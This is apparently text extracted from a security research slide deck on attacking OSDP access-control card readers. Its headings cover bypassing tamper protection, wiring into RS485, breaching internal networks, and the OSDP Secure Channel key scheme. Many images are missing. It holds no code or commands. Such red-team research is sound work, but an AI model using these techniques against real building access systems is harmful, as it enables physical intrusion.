
Attacking OSDP!




1. Bypassing access control



2. Attacking OSDP – Breaching the internal network




2. Attacking OSDP – Breaching the internal network




1. Bypassing Access Control!



*On properly configured and fully secured environments



Our (research) setup



Red teaming



Our (research) setup



Connecting to the reader



RS485



Connecting to the reader



OSDP


RS485



Tamper protection?



Tamper protection?



Tamper protection?

Reader case is open!




RS485


Tamper Protection



Tamper protection - Testing



Bypassing tamper protection!



Bypassing tamper protection!




00:00:00

Tamper protection..

Still highly recommended..


Tamper protection – NOT ENOUGH!

Understanding OSDP




Understanding OSDP - Secure Channel

**Shared secret: Secure Channel
Base Key**




Understanding OSDP - Secure Channel




Understanding OSDP - Secure Channel

PD Generates Session Keys



